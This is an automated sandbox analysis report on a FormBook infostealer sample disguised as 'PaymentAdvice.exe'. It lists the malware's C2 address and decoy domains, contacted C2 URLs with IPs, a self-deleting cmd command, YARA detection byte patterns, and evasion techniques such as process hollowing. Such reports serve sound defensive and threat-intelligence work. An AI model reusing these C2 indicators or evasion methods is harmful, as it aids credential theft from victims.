ID: 383926
Sample Name:
PaymentAdvice.exe
Cookbook: default.jbs
Time: 12:37:46
Date: 08/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report PaymentAdvice.exe

Overview

General Information

Sample Name:	PaymentAdvice.exe
Analysis ID:	383926
MD5:	91937d3f9e93657.
SHA1:	d9acfebf2120d98..
SHA256:	397fd95899f186c..
Tags:	exe Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus detection for URL or domain
- Detected unpacking (changes PE se…
- Found malware configuration
- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e….
- System process connects to networ…
- Yara detected FormBook
- C2 URLs / IPs found in malware con…
- Contains functionality to prevent loc…
- Executable has a suspicious name (…
- Initial sample is a PE file and has a …
- Machine Learning detection for samp…
- Maps a DLL or memory area into an…

Classification



Startup

- **System is w10x64**
- PaymentAdvice.exe (PID: 2852 cmdline: 'C:\Users\user\Desktop\PaymentAdvice.exe' MD5: 91937D3F9E93657C18129FF519B7F340)
  - PaymentAdvice.exe (PID: 5412 cmdline: 'C:\Users\user\Desktop\PaymentAdvice.exe' MD5: 91937D3F9E93657C18129FF519B7F340)
    - explorer.exe (PID: 3472 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - msiexec.exe (PID: 5748 cmdline: C:\Windows\SysWOW64\msiexec.exe MD5: 12C17B5A5C2A7B97342C362CA467E9A2)
        - cmd.exe (PID: 5964 cmdline: /c del 'C:\Users\user\Desktop\PaymentAdvice.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 844 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.saturnkorp.net/c22b/"
  ],
  "decoy": [
    "westendjanakpuri.com",
    "sylvianicolades.com",
    "xhvai.com",
    "vitalinfusionofarizona.com",
    "orangeecho.com",
    "middletonyork.net",
    "nature-powered.com",
    "securemanchester.com",
    "hispanicalinguablog.com",
    "vtz6whu5254xb1.xyz",
    "forceshutdown.com",
    "apointlessspace.net",
    "wildsoulsport.com",
    "baa-bee.com",
    "unmanglement.com",
    "njtiy.com",
    "misery-indexrain.com",
    "buybox.guru",
    "abolishlawinforcement.com",
    "healthforherraleigh.clinic",
    "merakart.com",
    "thetrentproject.com",
    "tobaccoroadinvitational.com",
    "sgdivergence.com",
    "skmoil.com",
    "bornforbetterthings.com",
    "tianyulian.com",
    "pwjol.com",
    "roab.store",
    "thebellabloom.com",
    "innerpeacehabits.com",
    "curtex.info",
    "worshipher.net",
    "puebloregentseniorliving.com",
    "profoundai.net",
    "yupinduoge.com",
    "draftsofsilence.com",
    "plataformaporelmarcanario.com",
    "grandrapidshemorrhoidclinic.com",
    "crossfut.net",
    "cobourgautoglass.com",
    "whowetrust.com",
    "anchor-little.com",
    "antiqollection.com",
    "wvregistration.com",
    "droplites.com",
    "creditiscrucial.com",
    "simdikikitap.com",
    "deltaeleveight.com",
    "webinast.com",
    "brandschutzglas.com",
    "brightsidebeans.com",
    "weatherdekniagara.com",
    "dajiangzhibo12.com",
    "transporteyflete.com",
    "dulzdude.com",
    "tmancar.com",
    "tristatecandlesupply.net",
    "thehealthierdonut.com",
    "francacheladesigns.com",
    "enerav.com",
    "highsiddityminks.com",
    "aitelco.net",
    "prulib.com"
  ]
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000002.00000001.233939392.0000000000400000.00000040.00020000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000002.00000001.233939392.0000000000400000.00000040.00020000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000002.00000001.233939392.0000000000400000.00000040.00020000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
00000007.00000002.493924242.00000000007A0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000007.00000002.493924242.00000000007A0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.PaymentAdvice.exe.2680000.1.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0.2.PaymentAdvice.exe.2680000.1.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8972:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14685:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14171:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14787:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x148ff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x938a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa102:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19777:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a81a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0.2.PaymentAdvice.exe.2680000.1.raw.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166a9:$sqlite3step: 68 34 1C 7B E1 • 0x167bc:$sqlite3step: 68 34 1C 7B E1 • 0x166d8:$sqlite3text: 68 38 2A 90 C5 • 0x167fd:$sqlite3text: 68 38 2A 90 C5 • 0x166eb:$sqlite3blob: 68 53 D8 7F 8C • 0x16813:$sqlite3blob: 68 53 D8 7F 8C
2.2.PaymentAdvice.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
2.2.PaymentAdvice.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x77e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7b72:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13885:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13371:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13987:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13aff:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x858a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x125ec:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9302:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18977:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19a1a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 13 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Spreading
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

- Antivirus detection for URL or domain
- Found malware configuration
- Multi AV Scanner detection for submitted file
- Yara detected FormBook
- Machine Learning detection for sample

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)
- C2 URLs / IPs found in malware configuration
- Performs DNS queries to domains with low reputation

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)
- Executable has a suspicious name (potential lure to open the executable)
- Initial sample is a PE file and has a suspicious name

Data Obfuscation:

- Detected unpacking (changes PE section rights)

Malware Analysis System Evasion:

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion:

System process connects to network (likely due to code injection or exploit)

Contains functionality to prevent local Windows debugging

Maps a DLL or memory area into another process

Modifies the context of a thread in another process (thread injection)

Queues an APC in another process (thread injection)

Sample uses process hollowing technique

Stealing of Sensitive Information:

Yara detected FormBook


Remote Access Functionality:

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Native API 1	DLL Side-Loading 1	Process Injection 6 1 2	Virtualization/Sandbox Evasion 3	Input Capture 1	Security Software Discovery 1 4 1	Remote Services	Input Capture 1	Exfiltration Over Other Network Medium	Encrypted Channel 1	Eavesdrop on Insecure Network Communicatio
Default Accounts	Shared Modules 1	Boot or Logon Initialization Scripts	DLL Side-Loading 1	Process Injection 6 1 2	LSASS Memory	Virtualization/Sandbox Evasion 3	Remote Desktop Protocol	Archive Collected Data 1	Exfiltration Over Bluetooth	Ingress Tool Transfer 2	Exploit SS7 to Redirect Phon Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Clipboard Data 1	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 3	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 2	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1 1	LSA Secrets	File and Directory Discovery 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communicatio
Replication Through Removable Media	Launchd	Rc.common	Rc.common	DLL Side-Loading 1	Cached Domain Credentials	System Information Discovery 1 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PaymentAdvice.exe	33%	Virustotal		Browse
PaymentAdvice.exe	25%	ReversingLabs	Win32.Spyware.Noon	
PaymentAdvice.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.PaymentAdvice.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
7.2.msiexec.exe.95a558.1.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
7.2.msiexec.exe.4b47960.5.unpack	100%	Avira	TR/Patched.Ren.Gen		Download File
2.1.PaymentAdvice.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
0.2.PaymentAdvice.exe.2680000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.saturnkorp.net/c22b/?GPi8=IngE1hDMC0iOqAB1zwheuQ4ABgAGAsEfCrT5hUpQaIJD49WyqmbZ7MrR+3GjstBYa8fc&ary=tXLpzhFpgBj4m	100%	Avira URL Cloud	malware	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.dajiangzhibo12.com/c22b/?GPi8=5+EjqSxxsqb+AO0KDJlwjNuki1nPzn2WfN0f4mrczTU8JzwykOabyZiChtG34yjy1Q0j&ary=tXLpzhFpgBj4m	0%	Avira URL Cloud	safe	
http://www.puebloregentseniorliving.com/c22b/?GPi8=nmIfUlNr6AQSQgrNMPV2VDC5u2FNL4+2gZJ90khVvz7x9MdM6XesChhiT43O23KpZGxC&ary=tXLpzhFpgBj4m	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.hispanicalinguablog.com/c22b/?GPi8=HpleEjmznmAp1mnh3ErPpAEFAwO205ds9NqRbSfPQGhA2yUrvNOqRplXRPY5sqn9sB27&ary=tXLpzhFpgBj4m	0%	Avira URL Cloud	safe	
http://www.abolishlawinforcement.com/c22b/?GPi8=1dQaaDtLo4hIlhJ7DhM80GCvP8/I8CX19D0/9AsPWTSM5A4Y138dKjOlANUgqZ625A7c&ary=tXLpzhFpgBj4m	100%	Avira URL Cloud	malware	
http://www.sgdivergence.com/c22b/?GPi8=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ71wwJK0guSYZ&ary=tXLpzhFpgBj4m	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.unmanglement.com/c22b/?GPi8=SZiv1CvNDlpERXMbnn5ZLbcWCJQi367u53ErGxikwJhkUqcV+jft+FDyZI7mP4A7IH+s&ary=tXLpzhFpgBj4m	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.webinast.com/c22b/?GPi8=1WYFPCFAa+jpHIB9BnILU4C06qq5pGhvLsRWbgBa8h/dn7fbRDy+A9fX1Fi0Jb7woXre&ary=tXLpzhFpgBj4m	0%	Avira URL Cloud	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.brandschutzglas.com/c22b/?GPi8=3e8gwkl9NTrwQEJIdtc/OIQW/HZWnYYyjZ9yyX4Ij6bEtyT7BmhmgR072GygdN+xOVfM&ary=tXLpzhFpgBj4m	0%	Avira URL Cloud	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.plataformaporelmarcanario.com/c22b/?GPi8=zx0k4ABwBL0XDo/z29LcJNBul5/He8j/Xs403vcVS0JFFGbo2Kaumu3jNTCDwIeMd1g7&ary=tXLpzhFpgBj4m	0%	Avira URL Cloud	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
www.saturnkorp.net/c22b/	100%	Avira URL Cloud	malware	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.plataformaporelmarcanario.com	52.142.208.184	true	true		unknown
hispanicalinguablog.com	108.167.140.96	true	true		unknown
www.weatherdekniagara.com	154.90.117.58	true	true		unknown
www.sgdivergence.com	199.59.242.153	true	true		unknown
www.saturnkorp.net	75.126.101.233	true	true		unknown
www.abolishlawinforcement.com	66.96.162.131	true	true		unknown
www.dajiangzhibo12.com	104.21.85.234	true	true		unknown
webinast.com	35.214.93.182	true	true		unknown
puebloregentseniorliving.com	184.168.131.241	true	true		unknown
www.brandschutzglas.com	81.19.159.73	true	true		unknown
unmanglement.com	34.102.136.180	true	false		unknown
www.vtz6whu5254xb1.xyz	49.156.179.238	true	true		unknown
www.unmanglement.com	unknown	unknown	true		unknown
www.hispanicalinguablog.com	unknown	unknown	true		unknown
www.webinast.com	unknown	unknown	true		unknown
www.puebloregentseniorliving.com	unknown	unknown	true		unknown
www.anchor-little.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.saturnkorp.net/c22b/?GPi8=IngE1hDMC0iOqAB1zwheuQ4ABgAGAsEfCrT5hUpQaIJD49WyqmbZ7MrR+3GjstBYa8fc&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: malware	unknown
http://www.dajiangzhibo12.com/c22b/?GPi8=5+EjqSxxsqb+AO0KDJlwjNuki1nPzn2WfN0f4mrczTU8JzwykOabyZiChtG34yjy1Q0j&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: safe	unknown
http://www.puebloregentseniorliving.com/c22b/?GPi8=nmIfUlNr6AQSQgrNMPV2VDC5u2FNL4+2gZJ90khVvz7x9MdM6XesChhiT43O23KpZGxC&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: safe	unknown
http://www.hispanicalinguablog.com/c22b/?GPi8=HpleEjmznmAp1mnh3ErPpAEFAwO205ds9NqRbSfPQGhA2yUrvNOqRplXRPY5sqn9sB27&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: safe	unknown
http://www.abolishlawinforcement.com/c22b/?GPi8=1dQaaDtLo4hIlhJ7DhM80GCvP8/l8CX19D0/9AsPWTSM5A4Y138dKjOlANUgqZ625A7c&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: malware	unknown
http://www.sgdivergence.com/c22b/?GPi8=cbaAnqZg13PDvDAp4rbrvZjl753VAJ/hVAzUOls5TeU5Jx4pkABxsKYQ71wwJK0guSYZ&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: safe	unknown
http://www.unmanglement.com/c22b/?GPi8=SZiv1CvNDlpERXMbnn5ZLbcWCJQi367u53ErGxikwJhkUqcV+jft+FDyZI7mP4A7IH+s&ary=tXLpzhFpgBj4m	false	• Avira URL Cloud: safe	unknown
http://www.webinast.com/c22b/?GPi8=1WYFPCFAa+jpHIB9BnILU4C06qq5pGhvLsRWbgBa8h/dn7fbRDy+A9fX1Fi0Jb7woXre&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: safe	unknown
http://www.brandschutzglas.com/c22b/?GPi8=3e8gwkl9NTrwQEJIdtc/OIQW/HZWnYYyjZ9yyX4Ij6bEtyT7BmhmgR072GygdN+xOVfM&ary=tXLpzhFpgBj4m	true	• Avira URL Cloud: safe	unknown

